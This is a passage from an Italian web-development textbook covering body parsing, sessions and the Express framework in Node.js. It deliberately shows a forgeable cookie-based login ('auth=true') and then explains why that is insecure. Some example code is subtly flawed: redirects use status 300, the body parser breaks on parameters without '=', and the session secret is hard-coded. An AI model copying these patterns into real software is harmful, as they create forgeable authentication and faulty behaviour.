        // qui `body` contiene l'intero corpo come stringa
        let data = parseRequestBodyString(body);
        resolve(data);
      });
  });
}
```

`body-parser.js`

Si notino i due meccanismi che abbiamo studiato separatamente e che qui si incontrano: gli **eventi** (capitolo 7) per raccogliere i pezzi, e una **Promise** (capitolo 8) per esporre il risultato a chi ha chiamato.

Interpretare la stringa

Letto il corpo come stringa, si tratta di suddividerla per ottenere nomi e valori dei parametri. Ricordiamo che il corpo è una stringa della forma `p1=v1&p2=v2&...`, e che è **codificato come URL**.

```
function parseRequestBodyString(body) {
  let data = {};
  let slices = body.split("&");

  for (let slice of slices) {
    let paramName = slice.split("=")[0];
    paramName = decodeURIComponent(paramName.replace(/\+/g, " "));

    let paramValue = slice.split("=")[1];
    paramValue = decodeURIComponent(paramValue.replace(/\+/g, " "));

    data[paramName] = paramValue;
  }
  return data;
}
```

`body-parser.js`

Ricordarsi della codifica

Il corpo è codificato come URL, esattamente come descritto nel capitolo su HTML: la frase «Prove that P=NP» viaggia come `Prove+that+P%3DNP`. Bisogna quindi sostituire i `+` con spazi e applicare `decodeURIComponent`: saltare uno dei due passaggi produce bug che si manifestano solo con certi input.



Mettendo insieme i pezzi visti finora, si delinea l'architettura tipica di un'applicazione web.




Figura 11.3: *L'architettura tipica di un'applicazione web tradizionale.*

RIFERIMENTI



- **Web Templating** — EduTech wiki, Università di Ginevra.
https://edutechwiki.unige.ch/en/Web_templating
- **Single page apps in depth**, Mikito Takada.
<http://singlepageappbook.com/>
Parte rilevante: *Templating: from data to HTML*.
- **Node.js v.20.X (LTS) documentation**.
<https://nodejs.org/docs/latest-v20.x/api/index.html>
- **A beginner's Guide to Pug**, James Hibbard.
<https://www.sitepoint.com/a-beginners-guide-to-pug/>

GESTIONE DELLE SESSIONI

Alla nostra applicazione manca ancora una funzionalità essenziale: più utenti devono poter registrarsi, autenticarsi e gestire ciascuno la **propria** lista. Realizzarla richiede un concetto nuovo, il **tracciamento della sessione**.

IL PROBLEMA



Torniamo al punto lasciato in sospeso nel primo capitolo: HTTP è **stateless**. Una richiesta, di per sé, non contiene alcuna informazione sulle richieste precedenti.

Come fa il server a sapere che un utente ha già effettuato il login?




Figura 12.1: Senza stato, la terza richiesta arriva da uno sconosciuto.

Tracciamento della sessione

Il **tracciamento della sessione** (*session tracking*) consiste nel mantenere informazioni **con stato** sulle interazioni di un utente attraverso più richieste HTTP. Permette ai server di «riconoscere» gli utenti e le loro azioni, e quindi di adattare le risposte a utenti e situazioni diverse.

Un modo che già conosciamo perché il server «memorizzi» dati fra richieste diverse è impostare dei **cookie**. L'idea è la seguente.

1. L'utente invia una richiesta a una pagina dinamica, con nome utente e password come parametri.
2. La pagina verifica se le credenziali sono corrette.
 - Se lo sono, il server imposta dei cookie per tenere traccia dell'interazione, per esempio **Set-Cookie: auth=true; username=luigi**.
 - Se non lo sono, mostra una pagina di errore e non imposta alcun cookie.
3. Le pagine dinamiche che richiedono autenticazione controllano il cookie **auth**: se è impostato mostrano il contenuto, altrimenti reindirizzano alla pagina di login.

Gestire il login

```
if (isAuthenticated) {
  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `auth=true; max-age=${60 * 60}`,
      `username=${user.username}; max-age=${60 * 60}`
    ]
  });
  response.end();
}
```

login.js

Si impostano due cookie — uno con il nome utente, l'altro un semplice valore booleano — entrambi con scadenza a un'ora, e si reindirizza alla homepage.

Se invece le credenziali non sono corrette, si mostra di nuovo la pagina di login restituendo un codice **401**:

```
if (!isAuthenticated) {
  let renderedContent = pug.renderFile("./templates/login.pug",
    { "error": "Autenticazione fallita. Controlla le credenziali." });
  response.writeHead(401, { "Content-Type": "text/html" });
  response.end(renderedContent);
}
```

login.js

Recuperare le informazioni di sessione

Vogliamo gestire le richieste in modo diverso a seconda che l'utente sia autenticato o meno: se un utente non autorizzato prova a visitare `/todo` gli serviamo una pagina di errore con codice `401`, mentre un utente autenticato vede la propria lista.

```
function checkUserAuthentication(request) {  
  let cookies = parseCookies(request);  
  if (cookies.auth) {  
    return [true, cookies.username];  
  } else {  
    return [false, undefined];  
  }  
}
```

`auth.js`

Purtroppo, anche per analizzare i cookie siamo da soli. L'header `Cookie` si presenta così: `Cookie: auth=true; user-name=luigi`.

```
function parseCookies(request) {  
  const list = {};  
  const cookieHeader = request.headers?.cookie;  
  if (!cookieHeader) return list;  
  
  cookieHeader.split(';').forEach(function (cookie) {  
    let [name, ...rest] = cookie.split('=');  
    name = name?.trim();  
    if (!name) return;  
  
    const value = rest.join('=').trim();  
    if (!value) return;  
  
    list[name] = decodeURIComponent(value);  
  });  
  
  return list;  
}
```

`cookies.js`

Perché quel `rest.join`

Il codice cerca di essere robusto quando il **valore** di un cookie contiene a sua volta un `=`. Spezzare su `=` produce più di due parti, e ricomporre tutto ciò che segue il primo `=` è l'unico modo corretto. Di norma i cookie sono codificati come URL, ma la specifica non lo impone.

Rendere disponibile lo stato ai controller

Tutte le pagine della nostra applicazione sono influenzate dall'autenticazione: la barra di navigazione, per esempio, mostrerà «Benvenuto, utente» invece di «Login». Vogliamo quindi che questa informazione sia disponibile a tutti i controller.

Un modo è calcolarla una volta sola in `handleRequest` e passarla lungo la catena come oggetto **context**.

```
function handleRequest(request, response) {
  let [isUserAuthenticated, username] = checkUserAuthentication(request);

  let context = {
    isUserAuthenticated: isUserAuthenticated,
    username: username
  };

  switch (request.url) {
    /* ... altre rotte ... */
    case "/todo":
      handleTodoListRequest(request, response, context); break;
  }
}
```

`router.js`

```
function handleTodoListRequest(request, response, context = {}) {
  if (!context.isUserAuthenticated) {
    handleError(request, response, 401, "Non autorizzato!");
  } else {
    switch (request.method) {
      case "GET":
        handleTodoListRequestGet(request, response, context); break;
      case "POST":
        handleTodoListRequestPost(request, response, context); break;
      default:
        handleError(request, response, 405, "Metodo non supportato");
    }
  }
}
```

`todo-controller.js`

I PROBLEMI DELL'APPROCCIO A COOKIE



L'approccio funziona ed è semplice da implementare. Purtroppo soffre di un problema **critico**.

I cookie sono interamente controllati dal client



Manipolarli è banale: bastano i DevTools. Un utente può cambiare il valore del proprio cookie `username` in qualunque altro nome utente, oppure impostarsi da solo un cookie `auth=true` senza mai passare dalla pagina di login. La nostra autenticazione diventa del tutto inutile.

Il problema della manomissione si può mitigare con i **cookie firmati**: il server firma i cookie con la propria chiave privata e, finché la chiave resta segreta, riconosce quelli manomessi. Resta però il fatto che i dati viaggiano sul client.

Ci sono poi limiti pratici. I browser impongono restrizioni sui cookie per evitare problemi di prestazioni:

- la dimensione di un cookie è generalmente limitata a **4096 byte**;
- ogni host può memorizzare in genere dai **20 ai 50 cookie** per dominio.

E se dovessimo memorizzare più dati di sessione?

Sessione web

Quando serve tenere traccia di informazioni attraverso più richieste, il server crea una **sessione** per un dato client. Una sessione è una struttura dati che memorizza coppie chiave-valore, **gestita e conservata sul server**. È identificata da un **identificatore di sessione** univoco (o *session token*), che viene passato al client, generalmente come cookie.

Il punto chiave è che i **dati restano sul server**: il client possiede soltanto un identificatore opaco, e non può metterci mano.




Figura 12.2: Il client possiede solo l'identificatore; i dati restano sul server.

IMPLEMENTARE LE SESSIONI DA ZERO

Realizzare un meccanismo di sessione di base in Node.js è piuttosto semplice. Si possono usare gli oggetti **Map** di JavaScript: una prima mappa associa ciascun identificatore di sessione a una sessione, che è a sua volta una mappa di coppie chiave-valore.

```

class Session {
  constructor() {
    this.sessionStore = new Map();
  }

  createSession() {
    let sessionId = this.generateNewSessionId();
    this.sessionStore.set(sessionId, new Map());
    return sessionId;
  }

  storeSessionData(sessionId, key, value) {
    return this.getSessionById(sessionId)?.set(key, value);
  }

  getSessionFromRequest(request) {
    let requestSessionId = parseCookies(request)["sessionId"];
    return this.getSessionById(requestSessionId);
  }

  /* altri metodi ... */
}
    
```

`Session.js`

Usare le sessioni

Quando un utente effettua il login, creiamo una nuova sessione, vi memorizziamo i dati rilevanti e passiamo l'identificatore come cookie.

```
if (isAuthenticated) {
  // crea una nuova sessione per l'utente
  let sessionId = session.createSession();
  session.storeSessionData(sessionId, "username", user.username);
  session.storeSessionData(sessionId, "auth", true);

  response.writeHead(300, {
    "Location": "/",
    "Set-Cookie": [
      `sessionId=${sessionId}; max-age=${60 * 60}`
    ]
  });
  response.end();
}
```

[login.js](#)

Quando serve accedere ai dati di sessione:

```
function handleRequest(request, response) {
  let userSession = session.getSessionFromRequest(request);

  let context = {
    isUserAuthenticated: userSession?.get("auth"),
    username: userSession?.get("username")
  };

  /* resto del codice */
}
```

[router.js](#)

Il codice del router è praticamente identico a quello della versione con i cookie: cambia solo **da dove** arrivano i dati. Il cookie ora contiene un identificatore opaco, e manometterlo non serve a nulla: se l'identificatore non corrisponde a una sessione esistente sul server, `getSessionById` restituisce `undefined`.

Le sessioni in memoria non bastano in produzione

Conservare le sessioni in una **Map** in memoria funziona benissimo per imparare, ma ha due limiti concreti. Al **riavvio** del server tutte le sessioni spariscono e tutti gli utenti devono rifare il login. E se l'applicazione gira su **più macchine** dietro un bilanciatore di carico, una richiesta servita dalla macchina B non trova la sessione creata sulla macchina A. In produzione le sessioni si conservano in un archivio condiviso (Redis, un database), oppure si adottano token autoconsistenti e firmati.

Altri metodi di tracciamento

Usare un cookie per memorizzare l'identificatore di sessione è l'approccio più diffuso: è semplice e ampiamente supportato. Ne esistono però altri:

- **URL rewriting**: l'identificatore viene aggiunto a ogni URL come parametro di query;
- **campi form nascosti**: l'identificatore è memorizzato in campi nascosti dei form e viene inviato insieme agli altri dati.

Entrambi hanno lo svantaggio di esporre l'identificatore in luoghi dove è facile che finisca per essere condiviso o registrato nei log: si usano soprattutto quando i cookie non sono disponibili.



- **Introduction to Web Applications Development**, Carles Mateu. Liberamente disponibile su *archive.org* sotto licenza GNU FDL.
Parte rilevante: sezione 3.11 (*Session monitoring*); si possono ignorare gli esempi con le Java Servlet.
- **Using HTTP cookies** — MDN web docs.
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>
- **RFC 6265: HTTP State Management Mechanism**.
<https://datatracker.ietf.org/doc/html/rfc6265>

EXPRESS

Abbiamo sviluppato la stessa applicazione tre volte: con CGI e Bash, con PHP e con Node.js puro. Ogni volta abbiamo incontrato gli stessi punti dolenti:

- molto lavoro ripetitivo e noioso (analizzare i cookie, leggere e interpretare il corpo delle richieste);
- nessuna gestione delle sessioni pronta all'uso (tranne che in PHP);
- nessun supporto integrato ai *middleware*, per esempio per l'autenticazione;
- nessun motore di template integrato.

Gestire il routing, generare template, gestire sessioni, autenticazione e autorizzazione sono compiti **comuni a ogni progetto**. Non vogliamo reinventare la ruota ogni volta.

CHE COS'È UN FRAMEWORK



Framework

Un **framework** è un insieme predefinito di componenti software, strumenti e buone pratiche che fa da fondamento per lo sviluppo di software. I **web framework** sono progettati specificamente per semplificare e snellire lo sviluppo di applicazioni web, fornendo un modo **strutturato** di costruirle e organizzarle.

Framework e **librerie** non sono la stessa cosa, e la differenza è sostanziale.

Libreria

È essenzialmente un insieme di funzioni che possiamo invocare per far svolgere un compito.

Ogni chiamata svolge il proprio lavoro e poi **restituisce il controllo** a chi ha chiamato.

Il **nostro** codice controlla il flusso di esecuzione.

Framework

Incarna un progetto astratto, con molto più comportamento già incorporato.

Il codice scritto da noi viene **innestato** dentro il framework.

È il **framework** a controllare il flusso di esecuzione, e invoca il nostro codice quando serve.

Inversion of Control

L'**inversione del controllo** (IoC) è la caratteristica distintiva dei framework: il flusso di controllo è **invertito** rispetto alla programmazione imperativa tradizionale, e la responsabilità di gestirlo passa dallo sviluppatore al framework.

È nota anche come «legge di Hollywood»: «*Non chiamarci tu, ti chiamiamo noi*».




Figura 13.1: Con una libreria il controllo resta a noi; con un framework passa al framework.

Che cosa contiene un web framework

- **Funzionalità di base:** routing, analisi delle richieste, validazione degli input, gestione dei cookie, sessioni.
- **Motore di template:** aiuta a generare contenuto dinamico, separando la logica dalla presentazione.
- **Meccanismo ORM** (*Object-Relational Mapping*): semplifica l'interazione con il database permettendo di lavorare con oggetti invece che con interrogazioni SQL.

Framework opinionated

I framework possono essere più o meno **opinionated**.

Un framework **fortemente opinionated** arriva con un insieme rigido di convenzioni, buone pratiche e decisioni prese dai suoi autori: impone un modo specifico di fare le cose e lascia poco margine allo sviluppatore. Un framework **unopinionated** non impone un modo specifico.

Pro

Garantiscono maggiore coerenza fra progetti diversi.

Accelerano lo sviluppo, riducendo l'affaticamento decisionale.

Contro

Possono avere una curva di apprendimento più ripida.

Possono non essere abbastanza flessibili per un certo progetto.

Express si autodefinisce un «framework web veloce, unopinionated e minimalista per Node.js», ed è di gran lunga il framework di back-end più diffuso per Node.js.

```
npm install express
```

```
import express from "express";

const app = express();    // crea un'applicazione express
const PORT = 3000;

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

[index.js](#)

Vale la pena confrontare queste otto righe con le decine di righe di **switch** del capitolo 11.

ROUTING



Il **routing** è il modo in cui il framework stabilisce come gestire una richiesta verso un dato *endpoint*. Una rotta si definisce con i metodi appropriati sull'oggetto **app**, tipicamente nella forma:

app.<METODO>(<PERCORSO>, callback)

```
app.get("/hello", (req, res) => {
  res.send("Hello");
});

app.post("/hello", (req, res) => {
  res.send("Hello Post");
});
```

Percorsi delle rotte

I percorsi possono essere stringhe, schemi di stringa o espressioni regolari complete. In caso di più corrispondenze, si applica la **prima** rotta che corrisponde.

```
app.get("/webtech", (req, res) => {
  res.send("Web Technologies!");
});

// corrisponde a /webtech, /web-tech, /web-technologies, /webtechnologies...
app.get("/web(-)?tech*", (req, res) => {
  res.send("Web Technologies Pattern!");
});

// corrisponde a /webtech, /wirelesstech, /wtech, /whatever-tech...
app.get(/^\/w.*tech$/, (req, res) => {
  res.send("Web Technologies Regex!");
});
```

[routes.js](#)

Parametri di rotta

Le rotte possono catturare segmenti di URL con un nome, detti **parametri**, dichiarati nel percorso con la sintassi **:nomeParametro**. I parametri catturati sono resi disponibili nell'oggetto **req.params**.

```
// per una richiesta a /student/42/exams/TecWeb
app.get("/student/:student_id/exams/:exam_name", (req, res) => {
  res.send(req.params); // {"student_id":"42","exam_name":"TecWeb"}
});

// si puo' vincolare il formato con una regex fra parentesi:
// corrisponde a /student/42/exams/TecWeb ma NON a /student/bob/exams/TecWeb
app.get("/student/:student_id([0-9]+)/exams/:exam_name", (req, res) => {
  res.send(req.params);
});
```

[params.js](#)

Il problema risolto

Questo è esattamente il caso **GET /users/42/friends** che nel capitolo 11 avevamo indicato come impossibile da gestire con uno **switch** su stringhe esatte. Con Express diventa una riga.

Più gestori per una rotta

È possibile specificare più funzioni gestore per una rotta. Si comportano come *middleware*, e **next** è la callback che invoca il gestore successivo.

```
let f1 = function (req, res, next) { console.log("f1"); next(); }
let f2 = function (req, res, next) { console.log("f2"); next(); }
let f3 = function (req, res, next) { console.log("f3"); next(); }

app.get("/handlers", [f1, f2, f3], (req, res) => {
  res.send("Done with all handlers");
});
```

[handlers.js](#)

Rotte concatenabili e router modulari

Con `app.route()` il percorso si specifica in un solo punto (meno ridondanza) e i gestori specifici per metodo si concatenano.

```
app.route('/book')
  .get((req, res) => {
    res.send('Get a random book')
  })
  .post((req, res) => {
    res.send('Add a book')
  })
  .delete((req, res) => {
    res.send('Delete a book')
  });
```

[chained.js](#)

Si può anche creare un **router modulare**, caricabile all'occorrenza:

```
import express from "express";

export const router = express.Router();

router.get("/echo/:value", (req, res) => {
  res.send(req.params.value);
});
```

[router.js](#)

```
import { router as echoRouter } from "./router.js";

const app = express();

// monta echoRouter, opzionalmente sotto un certo percorso
app.use("/custom", echoRouter);
// le richieste a /custom/echo/:value saranno gestite dal router

app.listen(3000);
```

[index.js](#)

È il modo con cui si tiene ordinata un'applicazione di dimensioni reali: un file di rotte per ciascuna area funzionale.

RISPONDERE AL CLIENT



Sull'oggetto risposta (`res`) vanno invocati i metodi appropriati per inviare una risposta al client, **altrimenti la richiesta resta appesa**.

Metodo	Descrizione
<code>res.download()</code>	propone il download di un file
<code>res.end()</code>	termina il processo di risposta
<code>res.json()</code>	invia una risposta JSON
<code>res.jsonp()</code>	invia una risposta JSON con supporto JSONP
<code>res.redirect()</code>	reindirizza una richiesta
<code>res.render()</code>	genera un template di vista
<code>res.send()</code>	invia una risposta di vario tipo
<code>res.sendFile()</code>	invia un file come flusso di byte
<code>res.sendStatus()</code>	imposta il codice di stato e ne invia la rappresentazione testuale come corpo

Generare un template

```
const app = express();

app.set("view engine", "pug");

app.get('/template', (req, res) => {
  res.render("template");
});

app.listen(3000);
```

[index.js](#)

```
doctype html
html
  head
    title Pug Template rendered in Express
  body
    h1 Rendering a Pug Template in Express
    p Il procedimento e' immediato.
```

[views/template.pug](#)

I dati impostati nell'oggetto `res.locals` sono disponibili a tutte le viste generate per quella risposta.

```
app.get("/example", (req, res) => {
  res.locals.items = [
    { name: "Web tech.", grade: "A+" },
    { name: "Soft. Eng.", grade: "A" },
    { name: "Calculus", grade: "B" },
  ];
  res.render("example");
});
```

[locals.js](#)

```
doctype html
html
  head
    title List of Exams
  body
    h1 List of Exams
    each exam in items
      li #{exam.name} grade #{exam.grade}
```

[views/example.pug](#)

Il ciclo richiesta-risposta è il cuore di Express. Quando arriva una richiesta:

1. vengono creati un oggetto richiesta e un oggetto risposta;
2. viene eseguita una **sequenza** di uno o più passi di elaborazione (analizzare il corpo, analizzare i cookie, stabilire una sessione, ...);
3. viene preparata e inviata la risposta.




Figura 13.2: Il ciclo richiesta-risposta di Express.

Middleware

In Express i **middleware** sono funzioni che possono manipolare gli oggetti richiesta e risposta correnti, oppure eseguire codice arbitrario. Si chiamano così perché sono eseguiti **nel mezzo**, fra la ricezione di una richiesta e l'invio della relativa risposta.

I middleware:

- vengono eseguiti **nello stesso ordine in cui sono dichiarati**;
- ricevono come argomenti **req** (l'oggetto richiesta), **res** (l'oggetto risposta) e **next** (una callback che invoca il middleware successivo nella pila).

Esempio 13.1 — Il primo middleware

```
export function logger(req, res, next) {
  console.log("LOGGER HAS BEEN CALLED!");
  next();
}
```

`middleware.js`

```
app.use(logger); // monta il middleware "logger" sul percorso "/"

app.get('/', (req, res) => {
  res.send('Hello World!')
});

app.listen(PORT);
```

`index.js`

Esempio 13.2 — Un middleware che arricchisce la richiesta

```
export function addTimestamp(req, res, next) {
  req.timestamp = new Date();
  next();
}
```

`middleware.js`

```
app.use(addTimestamp);
app.use(logger);

app.get('/', (req, res) => {
  res.send(`Richiesta ricevuta il ${req.timestamp}`)
});
```

`index.js`

Qui si vede il punto centrale: un middleware può **aggiungere proprietà** all'oggetto richiesta, e tutti i middleware e i gestori successivi le trovano già pronte. È il meccanismo con cui l'oggetto **context** che avevamo passato a mano nel capitolo 12 diventa superfluo.



Se un middleware non invoca **next()** e non invia una risposta, la richiesta resta **appesa** finché il client non va in timeout. È l'errore più comune con Express, e non produce alcun messaggio d'errore: semplicemente la pagina non carica mai.

GESTIONE DEGLI ERRORI



È importante assicurarsi che ogni errore verificatosi durante l'elaborazione dei middleware o delle rotte sia gestito correttamente da Express.

Se un errore viene sollevato durante l'esecuzione di codice **sincrono**, viene catturato automaticamente dal gestore di errori predefinito di Express.

```
app.get("/error", (req, res) => {  
  throw new Error("Si e' verificato un errore");  
});
```

Gli errori restituiti da funzioni **asincrone** invocate da gestori di rotta e middleware devono invece essere passati esplicitamente a **next()**.

```
app.get('/readfile', (req, res, next) => {  
  fs.readFile('/file-does-not-exist', (err, data) => {  
    if (err) {  
      next(err);      // passa l'errore a Express  
    } else {  
      res.send(data);  
    }  
  })  
});
```

[async-error.js](#)

A partire da Express 5, i gestori e i middleware che restituiscono una Promise invocano automaticamente **next(value)** quando questa viene rifiutata o solleva un errore, per cui non sarà più necessario farlo esplicitamente.

```
app.get('/user/:id', async (req, res, next) => {  
  const user = await getUserById(req.params.id)  
  res.send(user)  
});
```

Gestori di errore personalizzati

Express include un gestore di errori predefinito, che stampa l'intera traccia di stack solo in modalità sviluppo. Se ne possono definire di propri: sono middleware speciali con **quattro** parametri di ingresso.

```
app.use((err, req, res, next) => {
  console.error(err.stack);
  res.status(500).send('Something broke!');
});
```

`error-handler.js`

Quattro parametri, non tre

È l'**arità** della funzione a dire a Express che si tratta di un gestore di errori: una funzione con tre parametri è un middleware normale, una con quattro è un gestore di errori. Ometterne uno per distrazione fa sì che il gestore non venga mai invocato, senza alcun avviso.

MIDDLEWARE UTILI



express.static

Middleware integrato, progettato per servire file statici. Usa `req.url` per determinare se una richiesta corrisponde alla directory radice indicata.

```
// tutti i file nella directory /public saranno serviti come file statici
app.use(express.static("public"));
```

Sostituisce da sola tutti i `case` con `fs.readFile` che avevamo scritto a mano nel capitolo 11.

express.urlencoded

Middleware integrato che analizza il corpo delle richieste con contenuto codificato come URL, cioè quelle inviate dai form.

```
app.use(express.urlencoded({ extended: false }));

app.get("/form", (req, res) => { res.render("form"); });

app.post("/form", (req, res) => {
  res.send(`msg=${req.body.msg}; num=${req.body.num}`);
});
```

`form.js`

```
h1 Form
form(action="/form" method="POST")
  input(type="text" name="msg")
  input(type="number" name="num")
  input(type="submit")
```

`views/form.pug`

Una riga sostituisce le due funzioni di analisi del corpo scritte a mano nel capitolo 11, gestione della codifica URL compresa.

express.json

Si comporta come `express.urlencoded`, ma analizza corpi in formato JSON. Sarà fondamentale nel capitolo sulle API REST.

```
app.use(express.json());

app.post("/json", (req, res) => {
  res.send(`exam=${req.body.exam}; grade=${req.body.grade}`);
});
```

POST http://localhost:3000/json **HTTP/1.1**
Content-Type: application/json

```
{
  "exam": "Web Technologies",
  "grade": "A+"
}
```

Richiesta

HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: text/html; charset=utf-8
Content-Length: 31

exam=Web Technologies; grade=A+

Risposta

express-session

Middleware disponibile su npm, semplifica la gestione di una sessione memorizzata sul server: i dati restano sul server, l'identificatore viaggia in un cookie. È esattamente il meccanismo che nel capitolo 12 abbiamo implementato a mano.

```
app.use(session({
  secret: "s3cr37",
  saveUninitialized: false,
  resave: false
}));

app.get("/session-counter", (req, res) => {
  if (!req.session?.count) {
    req.session.count = 1;
    res.send("E' la prima volta che visiti questa pagina.");
  } else {
    req.session.count = req.session.count + 1;
    res.send(`Hai visitato questa pagina ${req.session.count} volte.`);
  }
});
```

session.js

L'archivio predefinito non è per la produzione



L'archivio di sessione predefinito di `express-session` tiene tutto in memoria: per la produzione va configurato un archivio dedicato, per esempio basato su `memcached` o `Redis`. Sono gli stessi limiti già discussi nel capitolo 12.

Analizza l'header **Cookie** delle richieste in arrivo e popola **req.cookies** con un oggetto le cui proprietà sono i nomi dei cookie.

```
app.use(cookieParser());

app.get("/cookie-counter", (req, res) => {
  if (!req.cookies?.count) {
    res.cookie("count", 1, { maxAge: 10 * 60 * 1000 });
    res.send("E' la prima volta che visiti questa pagina.");
  } else {
    res.cookie("count", parseInt(req.cookies.count) + 1,
      { maxAge: 10 * 60 * 1000 });
    res.send(`Hai visitato questa pagina ${parseInt(req.cookies.count) + 1} volte.`);
  }
});
```

`cookies.js`

MESSAGGI FLASH



Spesso, nelle applicazioni web, gli utenti vengono **reindirizzati** dopo aver compiuto un'azione, per esempio riportati alla homepage dopo aver cancellato dei dati. È buona norma fornire un riscontro, così che sappiano se l'operazione è andata a buon fine.

La parte difficile è che, dopo il reindirizzamento, comincia un ciclo richiesta-risposta **completamente nuovo**. Come tenere traccia del fatto che dobbiamo mostrare un messaggio?

È l'ennesima variazione del solito problema: HTTP non ha stato. Si risolve nei modi già visti (cookie, sessioni), e alcuni middleware sono molto utili allo scopo. Uno è **connect-flash**.

```
import flash from "connect-flash";

app.use(flash());

app.get("/redirect", (req, res) => {
  req.flash("info", "Sei stato reindirizzato.");
  req.flash("info", "Questa e' una dimostrazione dei messaggi flash.");
  req.flash("success", "E' andato tutto bene.");
  req.flash("error", "Ma abbiamo anche un messaggio di errore.");
  res.redirect("/showflash");
});

app.get("/showflash", (req, res) => {
  let infos      = req.flash("info");      // consuma i messaggi con quella chiave
  let successes  = req.flash("success");
  let errors     = req.flash("error");
  res.render("flash", { infos: infos, successes: successes, errors: errors });
});
```

`flash.js`

```
ul
  each info in infos
    li(style="color: blue") #{info}
  each success in successes
    li(style="color: green") #{success}
  each error in errors
    li(style="color: red") #{error}
```

`views/flash.pug`

Una volta consumati, i messaggi flash vengono **cancellati**: ricaricando la pagina **/showflash**, o visitandola direttamente senza essere stati reindirizzati, non compare alcun messaggio. È precisamente il comportamento che si desidera per una notifica «usa e getta».



- **Express web framework (Node.js/JavaScript)** — MDN web docs.
https://developer.mozilla.org/en-US/docs/Learn/Server-side/Express_Nodejs
- **Inversion of Control**, Martin Fowler.
<https://martinfowler.com/bliki/InversionOfControl.html>
- **Express Guide** — sito ufficiale.
<https://expressjs.com/en/guide/routing.html>
<https://expressjs.com/en/guide/writing-middleware.html>
<https://expressjs.com/en/guide/using-middleware.html>
<https://expressjs.com/en/guide/using-template-engines.html>
<https://expressjs.com/en/guide/error-handling.html>



UNA WEB APP CON EXPRESS

Sappiamo ora che cosa sono i web framework, e conosciamo Express: router, middleware, template. Mettiamo a frutto queste conoscenze costruendo un'applicazione vera, e affrontando l'ultimo pezzo mancante: la **persistenza dei dati**.

Quando si sviluppa software orientato agli oggetti che salva i dati in un database relazionale, si ha a che fare con **due rappresentazioni diverse** degli stessi dati: da una parte gli oggetti che vivono nello heap, dall'altra le righe delle tabelle del database.

